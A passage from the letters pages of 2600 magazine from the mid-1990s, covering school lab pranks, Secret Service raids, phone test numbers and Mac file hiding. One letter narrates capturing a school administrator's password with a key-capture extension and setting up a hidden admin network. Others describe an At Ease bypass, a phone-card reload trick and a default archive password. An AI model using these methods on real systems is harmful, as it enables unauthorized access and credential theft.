Within minutes, we were surrounded by the rest of the people in the lab, who naturally wanted to play it. I obliged, and soon most of the computers had it running. Soon after that, though, the teacher found out about it and deleted the game from all of the computers... except my friend's because I had put the game in the system folder! Apparently, the teacher thought it was password protected (like several other folders) and never bothered to check there. The next day, the game was up and running again. The teachers tried again and again to get rid of it over the next year and a half, but they never got rid of all the copies. My friend still goes there, and he told me that the teachers finally had to reinitialize all of the computers in the lab to get rid of the game. Even that didn't work - the next time I saw him, I gave him a new copy of the game!

It's unbelievable that it took them that long to get rid of it - hell, they probably had to bring in a student to fix it!

Z
Sacramento, CA

The amount of wasted effort they expended could have been greatly reduced had they not been so hardnosed about this - games are not inherently bad and students play as much of a role in determining the shape of a computer system as teachers. More so, as you and your friends proved.

Clueless IBM People

Dear 2600:

Perhaps "all braun no brains" is a fitting description for IBM's idea of security.

When a customer receives a new IBM Aptiva, they also receive the "Product Recovery CD ROM". On this CD resides all the necessary files to install Windows 95 and supporting Aptiva software. All the files on the CD happen to be zipped with a password. That password happens to be "magic". With such a simple to guess password and easily cracked encryption such as pkzip uses, why would IBM even bother to put one on in the first place?

The consumer has no way of finding out the password without cracking it, debugging the binary recovery program, or calling tech support and outright asking for it. Personally I got them to tell me what to type by asking for the command to unzip by hand... not the recovery program method. I haven't tried to see if they'd raise a stink if I asked "what's the zip file password?". Anyway, all systems apparently have the same "magic" password.

The consumer has outright paid for the computer and accompanying software, and IBM has simply presented the consumer with a large pain-in-the-ass. I'd just like to say "good going" to the many men and women at IBM who so successfully have kept up the IBM tradition of retarded attempts to control the masses.

Starz N Strifez

Tradition is the word and it will eventually be IBM's downfall.

Clueless Idiots

Dear 2600:

It really makes me mad to see how the public pisses in our face. I am a freshman in high school. The kids there are pretty decent to freshmen. But don't tell anyone you know anything about computers! Soon every teacher in the school will be saying to you, "I can't figure out this DOS command, COPY??" I know there are more of you out there! Doesn't it suck when you hear, "Hey, do you kids wear those "VR" glasses when you're on that Internet thing?" How many of you does that make sick? And sure as hell don't tell anyone that you're a hacker! Talk about being ignored! Why don't they get it?! I have a friend in school. I consider him the only equivalent hacker in our grade, and one out of the about ten ElItE of our school. I had a similar incident like the one depicted in a letter in your Winter edition. I walked up to a payphone in our gym lobby during lunch. Sure enough, one of the yuppie lamer computer teachers was there, and they covered the receiver and said covertly, "Joe, I'll call you back, there's some of those cyberspace phreaks behind me." That just about drove me over the edge! Well, thanks for alerting other "young" hackers to the possibility of being shunned if you reveal your identity. Please don't use my real name.

EliTe ProTocOl

Being shunned because you're a hacker is a whole lot more upsetting than people asking you stupid questions because they think you know more than they do. We suggest being helpful and patient, then letting them know that a hacker has led them out of the darkness. The reaction could be priceless.

Finding 2600

Dear 2600:

Well, I finally found a copy of 2600 in my local Barnes & Noble (Hoboken, NJ - the only copy I've ever seen there). Even though I was beginning to feel a bit like Ishmael chasing that white whale, the wait was well worth it! The copy I picked up (Winter 95-96) was just the tonic I needed to cure the mid-winter blahs. Your zine embodies the essence of a free society: the theory that the free exchange of information and knowledge can never be bad. It's such a shame that the country that was built upon the foundations of radical pamphleteers such as Tom Paine seems so ready to toss free speech out the window. This country needs publications like 2600 and the individuals who work to put it together. Bravo - I just hope I am lucky enough to find a copy once again. (I'm just a wee bit nervous about the subscription thang.)

DavesDead

And very very Grateful

Dear 2600:

I moved from San Antonio, TX to a small town in South Texas and everyone here who sees me reading your magazine keeps asking me where they can get your mag. I tell them to subscribe but they are afraid their moms, dads, or wives will see it and think they are doing something illegal. I tried to explain that the information is not illegal - it's the "illegal use of" that is illegal. And it's this reason why I ask, "Where is the nearest place to buy your magazine south of Corpus Christi, TX? In case you're wondering, I get my cousin to buy it and send it to me from Houston, and it seems to me that she is getting tired of doing this so I may be subscribing soon.

s6killer

Subscribing really isn't that bad an idea unless you live in the kind of place where your mail is opened before you get to it. All of our issues are sent in envelopes and the name of the magazine isn't printed on the envelope. As for where to find it, check any bookstore that carries a wide assortment of magazines. If you don't see it, ask. If possible, find out who their distributors are and tell us so we can contact them.

Dear 2600:

Just wondering when to expect the Spring issue in stores? It seems like every issue comes out a little later than the last. You are now at the point of being a season behind, whereas most periodicals come out in advance of the stated month.

I Gate

We fell behind a little but the major problem with the spring issue was cause by a distributor snafu - they waited a week to pick up our issues, let them sit another week at their offices, and then bookstores around the country took their time putting them on the shelves for some reason. The result was that issues sent out in late April didn't make it to the stands until mid to late May. (Subscribers got issues as soon as they came out.) What's most disturbing is that we found stores who swore they put the issues out the day they received them, yet we discovered gaps of up to six days where the issues were stored in a back room somewhere. We're trying to get to the point where we come out when the seasons change, possibly even earlier. For now, if you don't see us a month after the change of a season, start asking at the counter. Every day.

Inspirational Speech

Dear 2600:

First, I want to say I just read my first issue of 2600, and want to thank you for providing this fabulous forum. Next, I want to say that yours is another in a growing list of reassuring places where freedom-loving individuals can gather to exchange information and encouragement. I was inspired by your "Speech Control" article. Lastly, I want to comment on the letter from Joel in your Fall 95-96 issue. The "white college graduate conservative, clean-living, Republican", etc. who believes "The day 2600 is not allowed to be published is the day the revolution has to begin." He sounds like what the mainstream media calls militia members. He'd better be careful or the FBI will be at his door <grin>. The interesting thing is that no matter whether people call themselves right wingers or left wingers, there is one thing more and more have in common, a tendency to watch the watchers, subvert the controllers, and oppress the oppressors. God bless the effort.

By the way, does 2600 have a PGP Public Key?

Bottomless
Somewhere, USA

Individual spirit is never confined to a certain political ideology or, for that matter, excluded from one. The more bad things that happen, the more apparent this is becoming. Our PGP key can be found on our staff page or by fingering 2600@2600.com.

Secret Service Reactions

Dear 2600:

Just wanted to commend you on your recent SS surprise. Although I had known about several of the cases you reported, this recent addition to the 2600 web site

reinforced my belief in the corruption of the SS. The only thing is that I doubt they'll let it go by for long - I'm pretty sure they're going to take some action. Hell, you guys have every right to do what you're doing, and I'm sure you guys down there can keep them at bay. After all, any action they take to block out the pages would certainly make them look even worse, as they obviously don't want the public to know the truth and that would make it more apparent. My hat's off to you guys. Keep up the good work and good luck.

Active Matrix

If public opinion mattered to the Secret Service, they would have altered their course long ago. A growing number of people look upon this agency with fear and revulsion. When you consider that one of their primary missions is to protect the President and presumably stand up for the "American way of life", terrorizing the American public seems to be a rather stupid move.

Dear 2600:

This letter is in response to the stories about dealings with the Secret Service and various factions of federal government law enforcements groups that in their (in)finite wisdom see fit to try their best at doing the very thing that their faction is there to protect against.

My handle, and therefore my name for all intents and purposes, is Captain Hook. I am 24 years old and live in Northern California and, over the years, since around age ten, I've been what you'd best call a computer or electronics enthusiast. I consider myself to be a learned individual and try my best to understand everyone's point of view before placing an opinion.

During May of 1994, I frequently called the 2600 Voice BBS, and posted and listened to several messages therein, where I made a few friends, who, like me, were interested in computers, telephony, and electronic fields of study. During this time frequenting the voice BBS, I came upon a man who went by the name of Silverback. After exchanging phone numbers, I found out that he was a relatively intelligent individual who, as a profession, was a private investigator. A month or so later, in June of that same year, Silverback received some information via email, as I recall, that I had acquired some small amount of Uranium 235 ore, which I had not. I still have yet to figure out where this email came from as Silverback himself could not reply to it - it was sent from his own account, or so he said. After receiving this email, Silverback took it upon himself to see what the said Uranium was worth by propositioning an undercover Secret Service agent. The agent then showed Silverback his identification and placed him under arrest.

After Silverback was arrested and questioned, he of course told the agents that some person had written him email from his own account and had told him therein that this Uranium could be obtained from me. Of course this interested the agent, who ordered Silverback to reveal the location of my whereabouts. About two days later, in mid-June I believe, I went to answer my door. The same agent, along with three of his friends, pushed me out of their way and frisked me with some sort of prodlike device (I'm assuming it was a geiger counter). They then proceeded to tell me to cooperate with them. I was torn between laughing and being scared to death. Two of the agents proceeded to round up everyone in the house consisting of my youngest brother, my mother, and her roommate. After everyone was brought into the living room, they were all frisked too (as if my mother was hiding anything in the towel she had wrapped around her). I had asked to see a search warrant. To this the agent in charge (the same one who arrested Silverback) told me that "I have the authority to do whatever I wish. You see this handset? I have the Attorney General for the State of California on here, directing me. I suggest you cooperate and stop asking questions." After that I peered out my window and saw flying overhead a dual propped helicopter. Then four more agents came in and started making their way to the garage, where my room was. They appeared from my bedroom about five minutes later with all sorts of gear. I was informed that they were going to take with them my mother's computer from school (she is a teacher at a local high school), every phone in the house, a lineman's handset I had bought (which I showed them the receipt for), and a Ziad Handset, which is like a lineman's handset only with a few more options such as a voltmeter (which I also produced the receipt for). They also took my roleplaying books, a few manuals from my old apple IIe days, and some batteries. I was escorted outside, asked where the Uranium was, to which all i could say was I haven't a clue as to what they were referring to, which was the honest truth. Then he "nudged" me against the side of the house, and informed me that I had better not contact anyone about this incident, or I'd be "spending a lot of time with Bruno in the pen" as he so eloquently put it. He further stated that the articles taken may or may not be returned, depending on whether I "luck out". To this day I have not heard from the agents, although I've written several requests to the local Secret Service Office, just across the street from the 2600 meeting I host in Sacramento. I am afraid I will never see the articles again. I haven't heard from Silverback, or even heard of him. I did have some respect for at least some aspect of government officials, but that is slowly dwindling. Maybe you or your readers might have some insight into this. I hope that this is an isolated incident and not occuring randomly throughout the state or country. Either way, though, this is my story. Thank you for listening.

Captain Hook
Sacramento

Fun Numbers

Dear 2600:

Sorta different but at the same time relevant. A local

joke around here is to tell someone to call "The Pickle Man". You call 617-PICKLES and ask the guy who answers to tell you a joke about pickles. Well, I did this many years ago while drunk at a party but I never forgot it. The number is the direct line to the Boston FBI. I thought you might get a kick out of the number. Enjoy.

Cache $$$
Boston

Either you were drunker than you thought or the FBI finally lost its patience. Either way, that number is disconnected.

Dear 2600:

In my March 1996 phone bill is a Pacific Bell leaflet describing the area code change taking place in Los Angeles County: part of the 310 area code will become 562 (roughly from the Los Angeles river, east to the LA County border).

"We've already upgraded our equipment to accept the new area codes, and we've notified customers with PBX equipment to make similar changes. If you have programmable phones or other equipment, you may need to make changes so these new codes can be reached. A special toll-free test number has been established to verify that PBXs can complete a call to area codes with the new look. That test number is (562) 317-0317."

Problem is, from a Pac Bell-served area in the 714 area code, the test phone number doesn't work. The switch defers me to a recording telling me a "1" isn't necessary when dialing this number. This tells me that the equipment can't yet recognize a digit other than 0 or 1 as the second digit of an area code. Some test number.

Scott

There's nothing wrong with the test number; it's your central office that's screwed up. In fact, the only time you actually get through to the test number is when the test is successful. By not getting it, you were alerted to a problem. Hopefully the switchmen in your area got around to dialing the same number.

Dear 2600:

Hi, I'm an 11 year old hacker who loves this mag. OK, to the point: there's a trick where I live where you dial 984 plus your last four digits, wait to hear the dial tone, hang up, then pick it up again. You hear a high pitched whine, hang up once again, and the phone rings. What the hell is this?

Vitamin X
Bethlehem, NH

It's called a ringback and they're quite common although the first three digits are often different from place to place. It's for phone company testing which means you're not supposed to know about them. But we know of nobody in the history of the world who's ever gotten into trouble for using one, except for maybe annoying people inside their house by constantly ringing the phone.

Dear 2600:

Here are some numbers for the 707 NPA. Ringback: 780-xxxx (doesn't work in all cities), quiet line: 575-0049, lineman's ANAC: 211-2222.

TRON
Santa Rosa, CA

Warning: that "quiet" line starts with a very loud tone before it turns quiet.

Hiding Files

Dear 2600:

The correspondent Equant (p. 32, Winter 95-96) offers some suggestions about hiding files on a Mac. Unfortunately, the suggestion to "erase the folder's name" doesn't make sense. Even the Mac won't let you have a nameless folder or file. However, you can name the folder with spaces, any number of them up to 31. You can even use the non-breaking space (OPTION-spacebar). You can even name your files with varying numbers of spaces, if you can remember what's where.

However, all of this is rather pointless because anyone who uses any of the Finder's list-style views (e.g. View by Name) will be able to see the supposedly hidden folder. It may have a blank name, but it will still have a little triangle next to it, which can be clicked to display the entire folder's contents. Oops, not so invisible anymore. In addition, anyone using the Standard File dialogs to Open or Save from any application will also be able to see the folder listed, and can easily examine its contents (easier in Put File than Get File).

A camouflage strategy might work better than trying to be invisible, especially if you hide your files in a large enough crowd. A good choice might be the Extensions folder, or any of its sub-folders. Since your files aren't really extensions, normal Extension Managers won't be able to see or move them, and that's how most people turn extensions on and off. Also, your files won't ever cause "startup conflicts" or any such trouble, since they don't do anything. Remember, you're just hiding in a crowd. The Preferences folder is also a pretty good place to get lost in a crowd, since it's hardly ever cleaned out completely, so dusty old junk tends to accumulate.

To further recede into the crowd, name your files things like "Claris Update", or "General Help", or other appropriate but innocuous things for the crowd. See what software is installed on the machine, and pretend to be a relative. Spread your affections around - don't stick with just one or two apps.

I recommend that you also give your files custom icons copied (and optionally modified) from the "host" application or its genuine support files (e.g. spelling dictionaries, preferences, etc.). There are still a couple of give-aways that your files are bogus, like a Get Info will still identify the file as "application program", or "XYZ document", or whatever application owns the file. Still, most people don't bother with the extra effort

(and many don't even notice), so you're pretty safe from casual inspection. But if the "Kind" column in listViews is visible, you'll have a glaring inconsistency, so you might want to use the Views control panel to hide that.

And if you're really paranoid about snooping, you can always encrypt your files. If you don't have an actual encryption program, many shareware compressor/archiver programs (Stuffit, Compact Pro) have an encryption feature. By keeping your files in an encrypted archive, you become even more unobtrusive, because you only have to camouflage one file. But you might want to sprinkle some redundant copies around (with different keys, of course), in case someone stumbles across your archive and deletes it.

Greg Guerin
Tempe, AZ

Dear 2600:

This is in regards to Equant's solution to "How do I hide files on a Mac?" in the Winter 95-96 issue. Creating a custom white icon and replacing the name with spaces or unprintable characters is an OK solution, but chances are, the reason you need to hide files is because someone else uses your computer, or else you're using theirs. However, anyone can easily change the views within a window, in which case your folder will appear conspicuously at the top of the list when sorted by name, as ASCII characters 0 through 32 (32 is the space) come first. This is frequently done in Mac computer labs and servers because it is the most efficent way to list many files in the Finder. Also, with the new find file utility in System 7.5, the standard search criterions have been greatly expanded. Users can run into your files by mistake, and someone who is looking for your files would have all too easy a time.

The best way I have found to hide files is through a soft partitioned segment of a hard drive, either at a node or on the server, or creating a subnetwork off the server's backup drive. Because of the popularity and wide distribution of ResEdit, making files invisible is not effective anymore, as well as being a pain in the ass when the time comes to open those files. Creating a partition or subnetwork is relatively easy.

Using a key capture program is the easiest way to go, although I have seen some sysops who actually think At Ease is good enough to cut it as a security system for Macs, in which case you just search for "At Ease Preferences" and view the file through the find file utility. You should see the password, unencrypted, plain as day, usually something incredibly clever like the sysop's middle name, somewhere in the file. A friend of mine discovered that At Ease could also be disabled by holding down every key on the keyboard at startup, but I figure that "feature" has been removed. Anyway, then you can get out of At Ease and use a soft partitioner (that you thoughtfully brought with you) with encrypted password protection to allocate your own bit o' hard drive. The problem for this arises when someone else is writing their term paper at your terminal....

Now here's a better way to do it: Once again use a key capture program to capture the admin's password. You might wonder how we did that, as we couldn't write to the system folder on the server. Well, at my old high school, we stored the key capture program in the extensions folder (it was an INIT), pulled the system file outside the system folder, and attempted a restart. Of course, it didn't boot, so the admin rushed over with a boot disk, restored the system file, logged in as admin, checked out file sharing, logged off, and voila, we had login name and password. As soon as he walked out for a coffee break, we logged on as him from a terminal, accessed the server utilities to create our own (small) network on the backup hard drive, and from then on, we could log on as admin on our own network, without having to worry if two admins would be registered on the log records at the same time. As a note: we made sure he couldn't even see the new network, and we logged on and off several times after setting up the network, so that the fact that another admin had logged onto his system scrolled off the top of his window... not very high tech there, but it worked. Note: it's becoming more dangerous to do this and it is getting harder to get admins over to your terminal because of programs like Timbuk3 that are out now - you never know who's watching.

Flatliner

Phone Card Hacking

Dear 2600:

Hi! I've read the article about the phones in Pakistan (Winter 95-96) and I've two things to tell - actually one is a question and the other is an explanation.

The question is: Here in Israel we have the same card like the Telecom Foundation card, with the unit meter, etc. Is there a way to hack this card? Or to reload it? The explanation is: I'm originally from Argentina. There we have cards like the Telecard, with chips on them. Well, after trying several times, me and a couple of friends found a way to reload the chip. You need an electromagnet with the positive and the negative pins. You put the positive pin in the left side, over the third rectangle of the chip and the negative pin over the first right side rectangle. Turn on the magnet for about 15-20 minutes and what you have is ten new units. Don't ask me why but it worked. We always had fresh new cards with us.

Uri
Jerusalem

It's possible the same trick could work on the Pakistani cards or on other similar ones. Until such cards become widely used in the United States, or until we start hearing from more overseas correspondents, all we can say is that it seems highly possible.

Stupid Question

Dear 2600:

OK, here is a probably stupid question. I have someone's IP address. I want to know if I can get more information on this person from their IP address. I grabbed this when I was using CU-SeeMe. I want to find out the person's email address and, hell, anything else I can get. I am new to hacking/phreaking/all that stuff. Sorry if I seem so stupid, but i guess you'll just have to deal with it. Thanks.

ben

Actually, the only stupid thing about your question was assuming it was stupid. Everyone who knows the answer at some point had to ask the question. Not asking out of fear is dumb but not nearly as dumb as ridiculing someone for asking. Many times the people who do this don't know the answer themselves! Anyway, as far as your question goes, the IP address will get you the name of their site. That info by itself, though, won't get you the username and, last we checked, CU-SeeMe doesn't reveal an actual username. If you have the IP and access to a Unix prompt, simply type "nslookup" followed by the IP address and you will see the translation. (This will work in reverse if you are looking for the IP number.) To get a list of all machines on a site, type "nslookup" and hit return, then "server xxx.site" (where xxx.site is the sitename), and finally "ls xxx.site".

Pirate Radio

Dear 2600:

Can you please run an article on how to make your own pirate radio station? I saw a TV program that features the pirate radio station in Berkeley and I really want to know how you build one of those things and where you buy the parts. Please, please, please run an article that explains in-depth how you do this and all of the dangers involved in running one. The TV show didn't go into this. Thank you.

CrIcKeT

Free Radio Berkeley (104.1 FM) has been on the air for some time now and has been successfully challenging the Federal Communication Commission's stranglehold on broadcasting in this country. They've started a phenomenon known as "microbroadcasting" which is basically broadcasting at a power of less than 100 watts. This is frequently enough to cover an entire city if the transmitter is high enough. Because the FCC refuses to grant a license to any station at such a low power, they've basically made it impossible for low cost broadcasting to exist. This position is naturally supported by existing high power radio stations who want a captive audience. But it's clear that there is a large market for low power, uncensored broadcasting. Imagine a radio station that plays rap music or hardcore or ska around the clock without bleeping out every other word. Or a station where people could speak like normal people and not radio personalities. There has never been a better time to challenge the FCC restrictions on broadcasting and the federal government's clampdown on speech. What's most inspiring is the fact that no matter where you are, there is plenty of space on the dial for microbroadcasting. Even in New York City, where every frequency seems to be taken, a microbroadcaster can easily squeeze between two commercial stations. For example, 103.5 FM is a powerful New York City station as is 104.3 FM. You would not be able to stick another powerful station at 103.9 because that would interfere with stations in Westchester and on Long Island. But a 100 watt or less station would interfere with nobody at that frequency as its signal would not leave New York City and 103.9 is not licensed for that area. (A 100 watt station at 103.7 or 104.1 would be too close to existing local stations and would probably cause problems and be almost impossible to receive.) Free Radio Berkeley can be reached at (510) 464-3041 or by email: frb-spd@crl.com. Their address is 1442A Walnut #406, Berkeley, CA 94709. They sell low power radio kits. If you decide to delve into this world, however, expect to be challenged in the form of FCC raids and fines. If you develop a strong following before this happens, you may stand a chance of getting as far as the folks in Berkeley did. That means acting responsibly, not interfering with other stations, serving the needs of a community, and not trying to sound like a commercial station. If you do a really good job, commercial stations will eventually try to imitate you. Good luck.

Privacy Invasion

Dear 2600:

I stumbled across something that I figured might be of interest to other 2600 readers. The other day, at an ATM machine, I happened to see a VISA CheckCard lying on the machine. Being the good person that I am, I called the issuing bank and asked where to send this lost card so it wouldn't fall into the wrong hands. The friendly operator then proceeded to tell me the person's address and phone number, without me asking. I mailed the card to the person, but I can only imagine what kind of trouble could be caused had I been a malicious hacker.

hell-boy

Not to nitpick, but "malicious hacker" is a term coined by the media that's designed to strike fear into the hearts of the average American and improve the ratings. There are hackers who turn into malicious people and that's when they move away from hacking and towards crime. It's in the interest of governments and large corporations to blur that distinction so that we equate exploration, curiosity, and rebellion with things that are evil. Your actions reflect exactly what a hacker does: you discovered something, you told everyone

about it, and you realized that you found a major privacy violation. We'd like to know the number you called.

Dear 2600:

I recently inquired about ordering something through the Internet and this is part of the response I got.

"To make payment, you may either call us between 9-6 PST Mon. - Sat. at xxx xxx-xxxx or you may FAX your Visa/MC info to xxx xxx-xxxx or you can send us two emails, one with all but the last four digits of your Visa number, and the second with the last four digits and expiration date."

This is the first time I have ever heard of ordering through the Internet by credit card by splitting up the card number. Actually, it is not the worst of ways of sending an unsecured message.

What do you think?

Raymond

No, it's not the worst way but it's far from the best. Consider that the people sniffing the network or reading email would get the same messages intended for the recipient and it's pretty obvious that nothing is accomplished except a false sense of security.

Hidden TV Worlds

Dear 2600:

Believe it or not, there's a wealth of info hiding inside your TV, and I'm not talking about the 11:00 news here. I'm talking about videotext services. These services are transmitted along the same avenue as closed captioning services, the vertical blanking interval to be exact.

Just what is the vertical blanking interval? It's the gray (sometimes black) line you see on your TV when the picture "rolls up". Sometimes this line will have small white specks dancing around inside it, usually along the bottom third of the line. These specks resemble a data signal being carried along with the video and audio. If you have a closed captioning decoder hooked up to your TV or if your TV has a decoder built in, you can view these services. The decoders in most TVs will have these settings:

MODE: OFF, CAPTION, TEXT
CHANNEL 1, 2
FIELD 1, 2

Putting your decoder in CAPTION mode of course allows you to view captions carried on most programs. The TEXT mode on the other hand allows you to view videotext services. Text can appear in color or monochrome. Here's a sampling of the services I've seen in use:

WKMJ, Channel 68, Louisville, KY: A service going by the name of AGTEXT provides agricultural information including futures prices and weather reports. KSTP, Channel 5, Minneapolis, MN: During prime time (7 PM to 10 PM in this area), ABC Television displays a schedule of closed captioned programming. However, this service is no longer in use and may have been a test.

If you have a MacTV or a closed caption ready TV card in your PC, you can download and print this text. Hmm, maybe these services will become interactive some day. Who knows? Only time will tell. In the meantime, try surfing the channels in your area for text services and let us know what you find.

Airwolf
Minnesota

The Truth Revealed

Dear 2600:

I've been reading your magazine for five years, and the information in it has always been at the very least interesting. It's taken me until now to figure out the true purpose of the magazine, or what I believe is its goal. If you take everything written in the magazine at face value, then it would seem that it is against the type of world that was described in 1984. From what I have deduced, 2600 Magazine is not for free speech, is not pro-hacker, and it supports the creation of a totalitarian regime. The magazine's justification for printing information about various holes in different systems is that they should be fixed and can no longer be exploited. For instance, if the different Bells redesigned their payphone system everytime someone found a way to make free calls, it would eventually get to the point where an operator would have to come onto the line to verify that the call was legal. However, operators, being human, would not be perfect (2600 would probably publish an article on how to manipulate the operators into giving you free calls) and the cycle would continue until it would be impossible to make a phone call without a camera behind you making sure that you were paying for it. So therefore, does 2600 strive for a world that is like that of 1984? Emmanuel Goldstein in the end was created by Big Brother, and is probably its greatest asset.

The Propagandist

Well, it only took twelve years for someone to figure it out.

Dear 2600:

I have been reading 2600 for some time and I find it to be a forum for snot-nose-right-wing-conservative-ditto-head-Republican vandals. I think it's time that you put the tape on your Coke bottle glasses and reinsert your pocket protectors and slither back into your closets. You call yourselves freedom fighters? Freedom from what? Civilization? Law and order? Why are hackers portrayed as vandals and not Thomas Jefferson or George Washington? America is a great place to live and provides freedoms to all its citizens including Neo

Nazis, the KKK, hackers, Rush Limbaugh, and close-minded Republicans. Somewhere along the way a few boneheads started a rumor that certain rights and freedoms should not apply to anyone but them. Wrong again! The "right" to vandalize other people's property is not found in the Bill of Rights. The "right" to steal from someone is not found in the Bill of Rights. Need I go on or do you get the idea, bonehead!

I will continue to read your magazine and watch how far your select group of self righteous gang of vandals will go to prove that Forrest Gump is real and alive in cyberspace. If I may diverge from a civil tone to the type of vocabulary I see in the Letters to the Editor, I will tell you that your fuckin rag is the kind of shit that Hitler puked at his shitheads and look at the fuckin mess he got into. Get a goddam life dick face and stop all this fuckin around. I hope you are enjoying the abuse... because I enjoy giving it. This is not hate mail nor a threat, It is my opinion and I am exercising my right to express myself. All seriousness aside, who would you get to investigate me? The FBI? The CIA? Would you call the police? I think you would use your own thugs. Put the computer away and haul out the spray paint, guns, and crack. Be a real gang.

I.M. Free
Milwaukee

Our thugs are on it.

Eyes in the Sky

Dear 2600:

In the article (Volume 12, No 2), titled "Things That Happen", there was a section about the discovery of hidden cameras used to monitor traffic. It seems the idea is spreading. On my way to work, I couldn't help but notice something I've never seen before on top of the many light poles in the highway. I looked away without giving it much thought. But then I looked again. I finally realized these objects were cameras. This bothered me a bit. Two days later, a segment on the local news indicated that cameras were installed on several highways to monitor traffic, and to locate car incidents and remove them quicker to avoid heavy traffic during rush hours. During the broadcast, they showed the live videos the cameras were feeding into the monitors, and I noticed something quite odd in one of them. One of the videos was zoomed in on a parked car on the highway. Why would cameras monitoring traffic have such a feature? Either I'm a bit paranoid or could this technology be used for something other than "monitoring traffic", as they put it. It seems, at least to me, that everywhere you go there are cameras scrutinizing your every move. I wonder where cameras will appear next. Maybe in your own home?

Tek

Or maybe they'll skip right to the implants at birth. Who's to say?

AOL Purgatory

Dear 2600:

I have long known of and read the wonderful threads in alt.2600 newsgroup: AOL Sucks!!!, AOL FLAME! FLAME! FLAME!, aol.members.die!.die!. die! etc., but I never really agreed with what was said in them until now. I took advantage of AOL's offer to open up a web site using their provided "My Place" web/ftp server. I was able to open a successful web site for hackers, crackers, and phreakers.

Advertising my page in associated newsgroups provided RazorBack's Web Connection with instant success. Within a week of opening and hundreds of hits a day, I went to do a routine update to my page when I was told I had an "Invalid Account" and to call 1-800-etc. I gave good old AOL a call and sure enough someone (an AOL member) had complained about my site leading to my account termination. After five and a half years of (paying) loyalty to AOL, I was put under mouse arrest (getting busted for violating an online service's rules of conduct) without even being read my Internet Miranda rights. All they were able to tell me was, "Inappropriate file accessible via member's AOL web site". Oh yeah, thanks a fucking lot!

I've sent multiple faxes to AOL asking for a more specific explanation and three weeks later I have yet to receive a response from the mighty online giant. Have I been wronged? Surely I at the very least deserve a decent explanation. Information is not illegal, or is it?

RazorBack

AOL is fantasyworld. Treat it as such.

Warnings

Dear 2600:

I just got some inside info that you may be interested in letting your readers know about: in your last issue at the end of the classified section there was an ad about a CD ROM named The X-Philes. I found out that the FBI is watching a bookhouse called Atomic Books (watching all of their orders, tapping the phones, watching e-mail). Someone I know got visited so I just wanted to let you all know about this.

Max

Hopefully you let the Atomic Books people know as well. We'd certainly like to know more specific details.

Dear 2600:

Just thought you guys would be interested in this. In Colorado there is a porn sting operation run by the postal service and local police. They use an Audix voice mail service (303) 293-2953. It has four choices: S & M, Young Boys, Young Girls, and Animals. They ask you to leave your name, address, and phone number and they will send you more info (usually a catalog). If one orders something, a package is sent with a credit card

size tracking device built into the box which has a battery life of 4-6 hours. Once a person gets this into their home they conduct a raid. They are also using an online service: Privypol@aol.com. I am not making this up... it has affected many people around here. Print this and warn others.

F
Denver

Dear 2600:

It may interest you to know that someone has a block on your web home page. Specifically "Secret Service Codenames for People, Places, and Things."

I cannot print out that info. They also probably monitor and trace inquiring visitors. They do have that technology. This is Big Brother, big time. I tried to download info six times on different days. I can download and print everything else.

A. Friend

Without more specific info, we can't really address your problem. It seems unlikely that you could make it all the way to the title and not be able to get past that point. In all likelihood, we were having connection problems while you were trying this. If it's still happening, let us know the details and we'll get to the bottom of it.

PSI Horrors

Dear 2600:

I had a similar experience with PSI both professionally and personally. At home PSI screwed up my PPP account which hardly ever had enough lines to hook up reliably anyway. Finally they locked me out of my account for no apparent reason and I missed a couple of months of email while I was fighting about it. Finally they told me to get in touch with accounting and I figured that maybe the credit card the account was paid on was expired or changed or something, but they told me actually they owed me money and had a big credit towards my account that I still cannot use. Very handy indeed. I spent several hours with different PSI and Pipeline (I thinked they sucked PSI up or vice versa) and no one could help me either get my money, email, or account alive again. I feel good knowing they are keeping it for me and someday I may be rich or get my email.

At work we use PSI for a UUCP gateway. Lotus advised us to use a different provider because we had a multi "incident" charge setup that took a month before a drop of email spewed across. This apparently had to do with their protocol and server problems. Once it was finally working we had to switch dial up numbers because all theirs were so overloaded or had crashed servers on the other end, we generally got crap or bounced email 75 percent of the time. Now we are on the new improved NYC dial-up that is supposed to have 500+ lines on it yet I hear it many times a day playing recordings, busy signals, and my favorite, silence. I was ready to accept some orneriness from the Internet as far as reliability, but PSI has made it almost de rigeur in our office to verbally confirm important email, which is kind of like having no email at all.

In a nutshell, they are huge, growing too fast to provide decent service and probably raking in piles of money. Let's help them catch up with the demand and shop elsewhere.

Space Shot

We hear that PSI is going to be focusing mostly on big business and moving away from individual Internet users. It should be interesting.

Info Wanted

Dear 2600:

I was wondering if you could help me with something. I want to know how to find information about people through a computer. For example, is there a database with everybody's profile I could get into and read? I hope you can help. I would really appreciate it.

Raul
Houston

Yeah. Everybody's profile. Everyone in the world. No problem. The most interesting thing about your question is that in a few years people probably won't understand why we're being sarcastic.

The Marketplace

Dear 2600:

Your message states that "Marketplace ads are free to subscribers." Does this imply that bookstand fans who love their freedom as non-subscribers must pay to place an ad? If so, then why wasn't I informed as to how much?

The Omega Man
Austin, TX

We don't take advertising for money, period. We offer this service to our subscribers only. If you really want to take out an ad for money, try this: give us $21 for your ad and include your address. You will get four envelopes over the next year. Ignore them.

People Tagging

Dear 2600:

In reply to J.R.'s letter on the "tagging" of people, yes! Yes, this is occurring in today's society and government. There have been major pushes to put people on this "tagging" system, but none have really made it to the public's eye yet.

I, like J.R., am horrified at the thought of the government being able to find me whenever they want me. As I think most of your readers will agree, there have been some scary things happening in the past couple of years, but now the big one hits! The government is planning to start "tagging" convicts with these electronic devices soon.

Our friend, the government, is planning on injecting soldiers with a chip the size of a grain of rice so they can track them wherever they are in the world! These chips will carry just about your entire history on a thing the size of a grain of rice!

Kind of scary, huh?

Druid

Dear 2600:

There was quite an interesting letter in the Winter 95-96 issue from J.R. A lot of what he wrote is fact and is going on as you read this. I hope 2600 does take the time to investigate what he says. It would truly be a public service.

I, too, have heard from reliable ex-military sources that the CIA (among other agencies) is implementing such measures to track U.S. citizens. Of course when it comes time to make the public aware of this bit of technology it will be, perhaps, said to make life easier for us in terms of keeping one's medical records "on file" to expedite treatment. Or to make it easier to renew your driver's license, or to register to vote, or whatever. They will surely try to have us think that our government has its citizens' welfare at heart. Even as J.R. states, we'll be told (perhaps initially) that the chip is to keep track of child molesters and drug dealers.

There are idiots out there who refuse to see past their noses and will readily accept the given reason(s). Perhaps it won't even occur to them that their privacy is in jeopardy. The Behavioral Science people doubtless know the type of people who are most likely to accept the "reasons" for the chip. The initial "advertising" will target this group.

How about 2600 actually getting involved in (1) doing whatever it can to investigate our claims, and (2) actively joining the actual fight against these aims.

D.Q.
Stamford, CT

By printing your letters, we've become involved. And you can bet that whatever we find out we'll share.

Danger on the Highway

Dear 2600:

